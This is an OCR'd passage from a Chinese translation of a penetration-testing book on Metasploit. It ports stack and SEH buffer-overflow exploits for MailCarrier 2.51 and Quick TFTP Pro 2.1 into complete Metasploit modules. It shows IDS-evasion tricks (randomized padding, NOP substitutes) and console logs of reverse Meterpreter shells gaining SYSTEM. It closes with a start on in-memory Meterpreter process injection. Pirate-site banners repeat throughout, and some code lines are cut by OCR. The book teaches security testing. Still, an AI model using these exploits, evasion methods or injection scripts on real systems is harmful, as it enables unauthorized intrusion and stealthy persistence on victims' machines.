

图 15-2　成功跳转到伪造的 Shellcode，我们已经进入到控制的 INT3 指令中了

15.2.5　增加随机化

大多数的入侵检测系统在网络上检测到正在传输的一大串字符 *A* 后将会触发报警，因为这是一种渗透攻击中很常见的攻击数据模式。因此，最好对你的渗透代码引入尽可能多的随机化，这样可以躲避很多针对渗透攻击的检测特征。

为渗透攻击模块增加随机化，你只需要在渗透代码‘Targets’参数区中包含一个在改写 EIP 前所需字节数的 offset 偏移量，如下所示：

```
'Targets' =>
        [
                ❶[ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13, 'Offset' => 5093 } ],
        ],
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在这里声明 offset 之后❶，你就不再需要在渗透代码中手工的包含一大串字符 *A*，这是一个非常有用的特性，特别是在缓冲区长度可能在不同操作系统版本中会变化的情况中。

现在我们可以修改渗透攻击代码区，使得 Metasploit 自动生成一个随机化的大写字符字符串，在运行时刻替换 5093 个字符 *A*，这样每次运行渗透代码都会产生出一个独特的攻击缓冲区。（可以使用 rand_text_alpha_upper 来完成上述目标，但我们还可以选择其他的随机化函数，可以在 Back|Track 攻击机上的*/opt/metasploit/msf3/lib/rex/*.路径下的 *text.rb* 文件中，查看到所有可用的随机化文本生成函数）。

```
sploit = "EHLO "
sploit << rand_text_alpha_upper(target['Offset']
sploit << [target['Ret']].pack('V')
sploit << "\x90" * 32
sploit << "\xcc" * 1000
```

现在你可以看到，一大堆字符 *A* 构成的字符串已经被一个由大写字母随机化字符串而替代，我们再次运行渗透攻击模块，它仍然正常的工作。

15.2.6　消除空指令滑行区

我们的下一步是去除掉非常明显的空指令滑行区，因为这是另外一个会经常引发入侵检测系统的显著特征。尽管\x90 是一个最有名的空操作指令，但它并不是唯一可用的空指令。可以使用 make_nops()函数来告诉 Metasploit 在渗透攻击模块中使用一段与空指令滑行区等价的随机化指令序列。

```
sploit = "EHLO "
sploit << rand_text_alpha_upper(target['Offset'])
sploit << [target['Ret']].pack('V')
sploit << make_nops(32)
sploit << "\xcc" * 1000
```

重新运行渗透攻击模块，并使用调试器进行检查，调试器将再次在 INT3 指令下暂停目标程序，熟悉的空指令滑行区已经被替换成看起来随机化的字符串，如图 15-3 所示。

15.2.7　去除伪造的 Shellcode

在渗透攻击模块中其他所有配置都正确工作之后，我们现在开始来去除伪造的 shellcode。编码器将排除掉在模块代码中已经声明的所有坏字符。

```
sploit = "EHLO "
sploit << rand_text_alpha_upper(target['Offset'])
sploit << [target['Ret']].pack('V')
sploit << make_nops(32)
sploit << payload.encoded
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 15-3　随机化的 MailCarrier 攻击缓冲区

Payload.encoded 函数告诉 Metasploit 在运行时刻将指定的攻击载荷经过编码之后， 附加到邪恶的攻击字符串后面。

现在，当我们装载我们的模块，选择一个真实的攻击载荷，然后执行它，我们应该就可以看到艰难取得的 shell 了，如下所示：

```
msf exploit(mailcarrier_book) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mailcarrier_book) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Sending stage (747008 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.155:1265)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

15.2.8　我们完整的模块代码

做一个总结，下面就是这个 Metasploit 渗透攻击模块的完整的最终代码：

```
 'msf/core'

etasploit3 < Msf::Exploit::Remote
Rank = GoodRanking

include Msf::Exploit::Remote::Tcp
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
def initialize(info = {})
        super(update_info(info,
                'Name'          => 'TABS MailCarrier v2.51 SMTP EHLO Overflow',
                'Description'   => %q{
                This module exploits the MailCarrier v2.51 suite SMTP service.
                The stack is overwritten when sending an overly long EHLO command.
                },
                'Author'        => [ 'Your Name' ],
                'Arch'          => [ ARCH_X86 ],
                'License'       => MSF_LICENSE,
                'Version'       => '$Revision: 7724 $',
                'References'    =>
                [
                        [ 'CVE', '2004-1638' ],
                        [ 'OSVDB', '11174' ],
                        [ 'BID', '11535' ],
                        [ 'URL', 'http://www.exploit-db.com/exploits/598' ],
                ],
                'Privileged'            => true,
                'DefaultOptions'        =>
                {
                        'EXITFUNC'      => 'thread',
                },
                        'Payload' =>
                                {
                                        'Space'             => 1000,
                                        'BadChars'          => "\x00\x0a\x0d\x3a",
                                        'StackAdjustment'   => -3500,
                                },
                        'Platform' => ['win'],
                        'Targets'  =>
                        [
                                [ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13, 'Offset'

                        ],
                        'DisclosureDate' => 'Oct 26 2004',
                        'DefaultTarget'  => 0))

                        register_options(
                        [
                                Opt::RPORT(25),
                                Opt::LHOST(), # Required for stack offset
                        ], self.class)
        end

        def exploit
                connect

                sploit = "EHLO "
                sploit << rand_text_alpha_upper(target['Offset'])
                sploit << [target['Ret']].pack('V')
                sploit << make_nops(32)
                sploit << payload.encoded
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
            sock.put(sploit + "\r\n")

            handler
            disconnect
        end
```

你刚刚已经完成了将一个缓冲区溢出渗透代码移植到 Metasploit 框架！

15.3 SEH 覆盖渗透代码

在下一个案例中，我们将移植一个针对 Quick TFTP Pro 2.1 软件的结构化异常处理链（SHE）覆盖渗透代码到 Metasploit 框架中。SEH 覆盖指的是覆盖应用程序异常处理链的指针内容。在一次 SEH 覆盖中，我们将尝试绕过在一个错误或崩溃发生时尝试关闭应用程序的异常处理流程。在这个渗透代码中，应用程序触发一个异常时，当它执行到一个你已经控制的指针，你就可以将程序执行流程导向你的 shellcode。这个渗透代码比一个简单的缓冲区溢出要稍微复杂一些，但它还是非常优美的。

在本章中我们将使用 *POP-POP-RETN* 技术来允许我们可以访问所控制的内存区间并获得完全的代码执行。*POP-POP-RETN* 是一项普遍使用的绕过 SEH 并执行自己的代码的攻击技术。第一个 *POP* 汇编指令从栈中弹出一个内存地址，通常清除掉一个内存地址指令，第二个 *POP* 指令同样从栈中弹出一个内存地址，而 *RETN* 指令则将我们返回到一块用户控制的代码空间，在那里就可以执行我们构造好的内存指令。

> **提示：**了解更多关于 SEH 覆盖的技术，你可以参考 http://www.exploit-db.com/download_pdf/10195/。[②]

Quick TFTP Pro 2.1 渗透代码是由 Muts 编写的，你可以从 http://www.exploit-db.com/exploits/5315/找到完整的渗透代码，以及存在漏洞的应用程序。我们已经在这里将代码进行精简，使得能容易地移植到 Metasploit 框架中，比如去除了攻击载荷。剩余的骨架代码拥有我们在 Metasploit 中需要该渗透攻击的所有信息。

```
#!/usr/bin/python
# Quick TFTP Pro 2.1 SEH Overflow (0day)
# Tested on Windows XP SP2.
# Coded by Mati Aharoni
# muts..at..offensive-security.com
# http://www.offensive-security.com/0day/quick-tftp-poc.py.txt
##########################################################
import socket
import sys
```

② 译者注：参考的中文译稿请参考看雪论坛 http://bbs.pediy.com/showthread.php?t=102040).

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
print "[*] Quick TFTP Pro 2.1 SEH Overflow (0day)"
print "[*] http://www.offensive-security.com"

host = '127.0.0.1'
port = 69

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
except:
    print "socket() failed"
    sys.exit(1)

filename = "pwnd"
shell = "\xcc" * 317

mode = "A"*1019+"\xeb\x08\x90\x90"+"\x58\x14\xd3\x74"+"\x90"*16+shell

muha = "\x00\x02" + filename+ "\0" + mode + "\0"

print "[*] Sending evil packet, ph33r"
s.sendto(muha, (host, port))
print "[*] Check port 4444 for bindshell"
```

好比我们在之前的 JMP ESP 缓冲区溢出案例中所做的那样，首先使用一个之前用过的渗透攻击模块代码文件，为我们新的模块创建出一个骨架。

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

        ❶include Msf::Exploit::Remote::Udp
        ❷include Msf::Exploit::Remote::Seh

       def initialize(info = {})
              super(update_info(info,
                     'Name'           => 'Quick TFTP Pro 2.1 Long Mode Buffer Overflow',
                     'Description'    => %q{
                            This module exploits a stack overflow in Quick TFTP Pro 2.1.
                     },
                     'Author'         => 'Your Name',
                     'Version'        => '$Revision: 7724 $',
                     'References'     =>
                            [
                                   ['CVE', '2008-1610'],
                                   ['OSVDB', '43784'],
                                   ['URL', 'http://www.exploit-db.com/exploits/5315'],
                            ],
                     'DefaultOptions' =>
                            {
                                   'EXITFUNC' => 'thread',
                            },
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
                    'Payload'        =>
                          {
                                'Space'    => 412,
                                'BadChars' => "\x00\x20\x0a\x0d",
                                'StackAdjustment' => -3500,
                          },
                    'Platform'       => 'win',
                    'Targets'        =>
                          [
                                [ 'Windows XP SP2',    { 'Ret' => 0x41414141 } ],
                          ],
                    'Privileged'     => true,
                    'DefaultTarget'  => 0,
                    'DisclosureDate' => 'Mar 3 2008'))

                    ❸register_options([Opt::RPORT(69)], self.class)

        end

        def exploit
              connect_udp

              print_status("Trying target #{target.name}...")

                ❹udp_sock.put(sploit)

              disconnect_udp
        end

    end
```

因为这个渗透代码使用了 TFTP 协议，需要引用 Msf::Exploit::Remote::Udp mixin❶，并且因为它需要操纵 SEH，因此也需要引用 Msf::Exploit::Remote::Seh mixin❷来访问 SEH 溢出的一些特定函数。TFTP 通常在 UDP 的 69 端口上进行监听，我们声明这个端口作为该渗透攻击模块的默认配置选项❸。最后，一旦邪恶的攻击字符串生成之后，渗透代码将其发送到网络上❹。

我们开始使用 TFTP 原始 Python 渗透代码中的骨架代码来构建我们的邪恶攻击字符串，并将其添加到渗透攻击代码区中。

```
    def exploit
        connect_udp

        print_status("Trying target #{target.name}...")

        evil = "\x41" * 1019
      ❶evil << "\xeb\x08\x90\x90"  # Short Jump
      ❷evil << "\x58\x14\xd3\x74"  # POP-POP-RETN
        evil << "\x90" * 16   # NOP slide
        evil << "\xcc" * 412  # Dummy Shellcode
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        ❸sploit = "\x00\x02"
          sploit << "pwnd"
          sploit << "\x00"
          sploit << evil
          sploit << "\x00"

          udp_sock.put(sploit)

          disconnect_udp
    end
```

在 1019 个字符 *A* 构成的初始字符串之后，增加一个短跳转指令❶来覆盖 NSEH。在本章的开始，我们使用了一个简单的栈溢出案例攻击 MailCarrier 并改写指令寄存器，在这里，则是覆盖 SEH 和 NSEH 来攻击结构化异常处理链。增加了一个 *POP-POP-RETN* 指令序列的地址来覆盖 SEH❷，这将引导程序执行到达我们所控制的内存区间中。

接下来，为了确保这个数据包含会被 TFTP 服务识别为一个写请求，我们在 shellcode 之后添加\xo0\x02❸。

现在，装载这个渗透攻击模块，并针对目标服务进行运行，我们的调试器将暂停在 SEH 覆盖的位置，如图 15-4 所示。

图 15-4　Quick TFTP 的初始 SEH 覆盖

由于发往目标程序的一大长串字符 *A* 和空指令滑行区会触发 IDS 报警，我们像在上一个例子中做的那样，将 *A* 字符串替换为一个大写字母的随机化字符串，将\x90 指令序列替换为等价空指令的序列，下面的源码中标黑的部分显示了这两个操作。

```
evil = rand_text_alpha_upper(1019)   # Was: "\x41" * 1019
evil << "\xeb\x08\x90\x90"           # Short Jump
evil << "\x58\x14\xd3\x74"           # pop/pop/ret
evil << make_nops(16)                # Was: "\x90" * 16  # NOP slide
evil << "\xcc" * 412                  # Dummy Shellcode
```

在每次修改之后，我们都应该检查下新模块的功能，如图 15-5 所示，随机化产生的字符串已经被目标程序所接受，而 SEH 还是像之前那样仍然被有效控制。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

图 15-5　随机化之后的 Quick TFTP 攻击字符串

目前我们知道模块是能够正常工作的，接下来在'Targets'定义中设置返回地址。这个案例中的 *POP-POP-RETN* 指令序列的地址是从 *oledlg.dll* 中找到的，和原始的渗透代码一样。请记住如果我们可以从每次都会装载的同一个应用程序中找到一个内存中的指令地址，那么就可以创建一个不依赖于 Windows DLL 的通用化渗透攻击模块，可以攻击任意的操作系统版本。

```
'Targets'        =>
      [
              ❶[ 'Windows XP SP2',  { 'Ret' => 0x74d31458 } ], # p/p/r oledlg
      ],
```

现在以 Windows XP SP2 作为目标，返回地址为 *0x74d31458*❶，接下来我们动态生成一个 1,019 字节长的大写字母随机化字符串。

```
evil = rand_text_alpha_upper(1019)
evil << generate_seh_payload(target.ret)
evil << make_nops(16)
```

generate_seh_payload 函数使用声明的返回地址，并将自动地插入一个短跳转指令（帮助我们跳过 SEH 处理链）。该函数将为我们计算跳转的位置，并直接进入到 *POP-POP-RETN* 指令序列。

我们最后一次使用伪造的 shellcode 来运行这个渗透攻击模块，并如图 15-6 所示，可以用调试器看到一些随机化的字符，而所有内容都仍然在我们直接的掌控之下。在多数情况下，随机化字符串会比空指令串要更好一些，因为它们可以躲避网络上的 IDS 检测，而很多基于特征检测的 IDS 会对大量的空指令来发出报警。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 15-6　Quick TFTP 被完全控制

接下来，去除伪造的 shellcode，并使用一个真实的攻击载荷来运行模块，获得我们的 shell 会话，如下所示。

```
msf > use exploit/windows/tftp/quicktftp_book
msf exploit(quicktftp_book) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(quicktftp_book) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(quicktftp_book) > set RHOST 192.168.1.155
RHOST => 192.168.1.155
msf exploit(quicktftp_book) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Trying target Windows XP SP2...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 2 opened (192.168.1.101:4444 -> 192.168.1.155:1036)
meterpreter > getuid
Server username: V-XP-SP2-BARE\Administrator
```

现在已经获取到了一个 Meterpreter 的 Shell，我们已经成功地将一个 SEH 的渗透代码移植到了 Metasploit 框架中！

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        include Msf::Exploit::Remote::Udp
        include Msf::Exploit::Remote::Seh

        def initialize(info = {})
                super(update_info(info,
                        'Name'          => 'Quick TFTP Pro 2.1 Long Mode Buffer Overflow',
                        'Description'   => %q{
                                This module exploits a stack overflow in Quick TFTP Pro 2.1.
                        },
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    'Author'         => 'Your Name',
    'Version'        => '$Revision: 7724 $',
    'References'     =>
            [
                     ['CVE', '2008-1610'],
                     ['OSVDB', '43784'],
                     ['URL', 'http://www.exploit-db.com/exploits/5315'],
            ],
    'DefaultOptions' =>
            {
                     'EXITFUNC' => 'thread',
            },
    'Payload'        =>
            {
                     'Space'    => 412,
                     'BadChars' => "\x00\x20\x0a\x0d",
                     'StackAdjustment' => -3500,
            },
    'Platform'       => 'win',
    'Targets'        =>
            [
                     [ 'Windows XP SP2',     { 'Ret' => 0x74d31458 } ],
                          # p/p/r oledlg
                                  ],
                            'Privileged'     => true,
                            'DefaultTarget'  => 0,
                            'DisclosureDate' => 'Mar 3 2008'))

                            register_options([Opt::RPORT(69)], self.class)

            end

            def exploit
                    connect_udp

                    print_status("Trying target #{target.name}...")

                    evil = rand_text_alpha_upper(1019)
                    evil << generate_seh_payload(target.ret)
                    evil << make_nops(16)

                    sploit = "\x00\x02"
                    sploit << "pwnd"
                    sploit << "\x00"
                    sploit << evil
                    sploit << "\x00"

                    udp_sock.put(sploit)

                    disconnect_udp
            end

    end
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

15.4　小结

本章的目的是帮助你了解如何将完全不同的独立渗透代码移植到 Metasploit 框架中。你可以将各种各样不同类型的渗透代码集成到 Metasploit 里了，但这需要一些不同的途径和技术，还需要你自己通过实践去摸索。

在本章开始，你学习到了如何使用一些基本的汇编指令来进行一次简单的栈溢出攻击，并将其移植到了 Metasploit 框架中。我们接着经历了一个 SEH 覆盖攻击的渗透代码，它能够绕过异常处理机制并获得远程代码执行。我们使用了 *POP-POP-RETN* 技术来取得远程代码执行的能力，并集成到了 Metasploit 中，取得了一个 Meterpreter Shell。

在第 16 章中，将开始深入到 Meterpreter 脚本语言和后渗透攻击模块中。当我们已经攻陷了一个系统并植入了 Meterpreter，便可以执行很多种进一步的攻击技术。我们将创建我们自己的 Meterpreter 脚本，并学习 Metasploit 框架是如何组织架构的，以及如何发挥它的巨大威力。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 16 章

Meterpreter 脚本编程

Metasploit 强大的脚本环境能够让你扩展和增加 Meterpreter 的功能特性。在本章，你将学到 Meterpreter 脚本编程的基础，一些有用的原始函数调用，以及如何在 Meterpreter 中运行这些脚本命令。我们将介绍两种 Meterpreter 脚本编程的方法：第一个方法实现为扩展脚本，从某种程度上讲虽然有些过时，但是依然非常重要，因为不是所有的脚本都是能够转换的；第二种方法实现为后渗透测试模块，基本上和我们在 13 章讨论的一样，所以我们不会在这章中深入细节。（特别感谢 Carlos Perez [darkoperator]对本章的贡献）

16.1 Meterpreter 脚本编程基础

所有的 Meterpreter 脚本都存放在框架根目录下的 *scripts/meterpreter/*文件夹中，要想显示所有的脚本，可以在 Meterpreter shell 中输入 **TAB** 键，之后输入 **run**，再输入 **TAB** 键。

让我们剖析一个简单的 Meterpreter 脚本，然后再编写我们自己的脚本。我们将探索分析

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

multi_meter_inject 脚本，该脚本能够把 Meterpreter shells 注入到另一个进程中。首先，我们来查看下该 Meterpreter 脚本包含了哪些命令行选项和配置语法格式：

```
meterpreter > run multi_meter_inject -h
Meterpreter script for injecting a reverse tcp Meterpreter payload into memory space of
multiple PID's. If none is provided, notepad.exe will be spawned and the meterpreter
payload injected into it.

OPTIONS:

    -h          Help menu.
    -m  ❶       Start Exploit multi/handler for return connection
    -mp ❷<opt>  Provide Multiple PID for connections separated by comma one per IP.
    -mr ❸<opt>  Provide Multiple IP Addresses for Connections separated by comma.
    -p  ❹<opt>  The port on the remote host where Metasploit is listening (default: 4444)
    -pt   <opt>  Specify Reverse Connection Meterpreter Payload. Default windows/
                     meterpreter/reverse_tcp

meterpreter >
```

第一个选项是-m 标识符❶，该选项自动建立一个新的监听器，来处理返回的连接。如果使用同一端口（例如 443 端口），就不需要配置这个选项，接下来，需要确定进程的 PID 号❷，我们需要将 shell 注入到进程中。

而只让 Meterpreter 在内存中运行。当选择某个进程之后，我们会将 Meterpreter 注入到该进程的内存空间中继续执行，这将使我们的操作非常隐蔽，不会对硬盘进行任何的写操作，而最终维持多个可用的 shell 控制会话。

接下来，我们需要配置攻击机希望 Meterpreter 会话连接的 IP 地址❸和端口❹。

在 Meterpreter 中使用 **ps** 命令可得到所有存在的进程列表：

```
meterpreter > ps

Process list
============

 PID   Name                 Arch  Session  User                Path
 ---   ----                 ----  -------  ----                ----
 0     [System Process]
 4     System
 256   smss.exe
 364   csrss.exe
 412   wininit.exe
 424   csrss.exe
 472   winlogon.exe
 516   services.exe
 524   lsass.exe
 532   lsm.exe
 2808  iexplorer.exe ❶     x86
meterpreter >
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我们将新的 Meterpreter shell 注入到 *iexplorer.exe*❶进程中，这样将产生另一个完全在内存中运行的全新的 Meterpreter 控制台，而不会写任何数据到硬盘上。

让我们使用之前看到的一些选项运行 *multi_meter_inject* 命令，并查看它是否正常工作：

```
    meterpreter > run multi_meter_inject -mp 2808 -mr 172.16.32.129 -p 443
    [*] Creating a reverse meterpreter stager: LHOST=172.16.32.129 LPORT=443
    [*] Injecting meterpreter into process ID 2808
    [*] Allocated memory at address 0x03180000, for 290 byte stager
    [*] Writing the stager into memory...
    [*] Sending stage (749056 bytes) to 172.16.32.170
    [+] Successfully injected Meterpreter in to process: 2808
❶   [*] Meterpreter session 3 opened (172.16.32.129:443 -> 172.16.32.170:1098) at
         Tue Nov 30 22:37:29 -0500 2010
    meterpreter >
```

从输出可以看出，我们的命令成功执行了，一个新的 Meterpreter 会话出现了，如❶所示。

现在我们了解了脚本能够做哪些工作，接下来让分析它是如何工作的，将脚本分解成几个部分，这将帮助我们更好地分析源码，进而了解整个结构。

首先第一部分是一些变量和函数的定义，以及我们想要传递给 Meterpreter 的命令行选项：

```
    # $Id: multi_meter_inject.rb 10901 2010-11-04 18:42:36Z darkoperator $
    # $Revision: 10901 $
    # Author: Carlos Perez at carlos_perez[at]darkoperator.com
    #-----------------------------------------------------------------------------
    ################## Variable Declarations ##################

    @client  = client
    lhost    = Rex::Socket.source_address("1.2.3.4")
    lport    = 4444
    lhost    = "127.0.0.1"
❶   pid = nil
    multi_ip = nil
    multi_pid = []
    payload_type = "windows/meterpreter/reverse_tcp"
    start_handler = nil
❷   @exec_opts = Rex::Parser::Arguments.new(
            "-h"  => [ false,  "Help menu." ],
            "-p"  => [ true,   "The port on the remote host where Metasploit is
                listening (default: 4444)"],
